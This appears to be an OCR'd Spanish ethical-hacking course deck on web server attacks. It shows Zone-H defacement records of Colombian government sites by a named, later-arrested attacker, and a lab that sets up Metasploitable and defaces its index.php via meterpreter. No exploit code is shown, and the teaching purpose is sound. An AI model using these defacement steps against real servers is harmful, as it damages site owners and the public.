
Universidad del Rosario

MACC
Matemáticas Aplicadas y Ciencias de la Computación

Hacking Web Servers

Hacking Ético



Daniel Orlando Díaz López, PhD

Profesor principal
Departamento MACC
Universidad del Rosario
danielo.diaz@urosario.edu.co


Tipos de ataques a un Web Server

- **DDoS / DoS:** Ataque a a la red, al sistema operativo o a la aplicación
- **DNS Server Hijacking:** Cambio de los registros de un servidor DNS para apuntarlo hacia un servidor de suplantación
- **DNS amplification:** Ataque a una víctima usando respuestas masivas DNS
- **Directory traversal:** Acceso a directorios restringidos del servidor web
- **Main in the Middle (MiM):** Interceptación de información
- **Phishing:** Suplantación de identidad
- **Website defacement:** Cambio de la información desplegada por un web server
- **HTTP Response splitting:** Generación de mas de una respuesta del servidor para un mismo request
- **Web cache poisoning:** Modificación del cache de un proxy
- **SSH brute force:** Ataque a las llaves de cifrado del servidor
- **Web server password cracking:** Ataque al sistema de autenticación del servidor

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Zone-H

http://www.zone-h.org/



Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Buscar los sitios web reportados por el usuario: oroboruo

NOTIFIER oroboruo DOMAIN

Special defacements only | Fulltext/Wildcard | Onhold (Unpublished) only

Date : ALL | Apply filter


Total notifications: **3,322** of which **1,453** single ip and **1,869** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2019/08/20	oroboruo		M			★	orfeo.esesancristobal.gov.co/O...	Linux	mirror
2019/08/06	oroboruo		M			★	apagalapolvora.gov.co/mad/	Linux	mirror
2019/08/06	oroboruo		M			★	cop.idsn.gov.co/tmp	Linux	mirror
2018/12/18	oroboruo	H	M	R		★	www.itboy.gov.co	Linux	mirror
2018/07/19	oroboruo		M	R		★	www.cali.gov.co/info/principal...	Linux	mirror
2018/07/19	oroboruo		M			★	www.culturayturismo.cundinamar...	Linux	mirror

Mirror saved on: 2015-06-09 03:04:38

Notified by: oroboruo **Domain:** http://www.cali.gov.co/info/principal/media/file37047 **IP address:** 200.29.103.90
System: Linux **Web server:** Apache Notifier stats
This is a CACHE (mirror) page of the site when it was saved by our robot on 2015-06-09 03:04:38



Mirror saved on: 2016-04-07 03:00:59

Notified by: oroboruo **Domain:** http://nofumar.cancer.gov.co/documentation/index.html **IP address:** 190.7.111.117
System: Linux **Web server:** Apache Notifier stats
This is a CACHE (mirror) page of the site when it was saved by our robot on 2016-04-07 03:00:59

Mirror saved on: 2016-08-06 04:11:26

Notified by: oroboruo **Domain:** http://convocatorias.mincultura.gov.co/Inscripciones/Estimulos/index.html **IP address:** 201.234.177.43
System: Win 2008 **Web server:** IIS/7.5 Notifier stats
This is a CACHE (mirror) page of the site when it was saved by our robot on 2016-08-06 04:11:26

Su sistema tiene algunos fallos, fallos humanos por encima de los tecnicos.

El administrador no aprende de sus errores ni los corrige...

Una de mis intenciones es advertir los agujeros de seguridad presentes

Por estigmatizar la (in)seguridad es que estamos como estamos... Con nuestras instituciones vulnerables ante el mundo. ¿Es posible vivir en un mundo donde aprendamos de nuestros errores?

Anonymous_CCG - Colombian_Hackers

¿Quien fue oroboruo?

Judicial

[VIDEO] Así cayó 'Oroborou', el hacker que atacó la Registraduría

Domingo, Octubre 2, 2016 - 16:56

https://hsbnoticias.com/noticias/judicial/video-asi-cayo-oroborou-el-hacker-que-ataco-la-registraduria-241152

EL HERALDO

Por ataque informático a la Registraduría 'Oroboruo' irá a la cárcel

Más contenidos


Juan Esteban Ramírez Gil, alias Oroborou. Cortesía

https://www.elheraldo.co/colombia/por-ataque-informatico-la-registraduria-oroboruo-ira-la-carcel-291126

A prisión el señalado hacker paisa implicado en ataque a la Registraduría

https://www.youtube.com/watch?v=29bw8ANMOa8

Metodología de ataque a un web server



Realizado en laboratorios anteriores

!Haremos un ataque de defacement!

Realización de un ataque de defacement sobre un servidor Web

Laboratorio

1. Implementar una máquina víctima que alberga un servidor web vulnerable
2. Implementar una máquina atacante con herramientas de explotación
3. Realizar un ataque de defacement sobre el servidor víctima
   a. Modificar el archivo index.php y validar que fue posible el defacement
   b. Crear un archivo de *defacement* profesional (similar a los de oroboruo) y reemplacelo por el archivo index.php desde el meterpreter de msfconsole.
   Tip: usar comandos de meterpreter para editar y subir archivos como: **edit y update**

Preguntas


1. Explique en detalle en qué consiste la vulnerabilidad **CVE 2012-1823**
2. ¿Cual es la diferencia entre la primera y segunda forma de ataque realizadas en este laboratorio?

Preparar la máquina **víctima** de la siguiente forma:


1. Registrarse en el siguiente link de la empresa rapid7: https://information.rapid7.com/download-metasploitable-2017.html
2. Descargar el comprimido que contiene la máquina virtual
3. Iniciar Virtualbox y crear la máquina virtual víctima

Crear una nueva máquina virtual

Nombrar la máquina virtual y seleccionar el sistema operativo de base




Seleccionar al menos 15024 Mb de Ram para la máquina virtual



Marcar “Utilizar un disco Virtual existente” y seleccionar la ruta al disco duro recién descargado (Metasploitable.vmdk)

Poner la máquina en configuración “Host Only” antes de iniciarla



Ingresar con el usuario y el pwd **msfadmin** y validar la dirección IP

```
metasploitable login: msfadmin
Password:
Last login: Sun Oct  6 23:57:57 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Metasploitable [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:45:e2
          inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
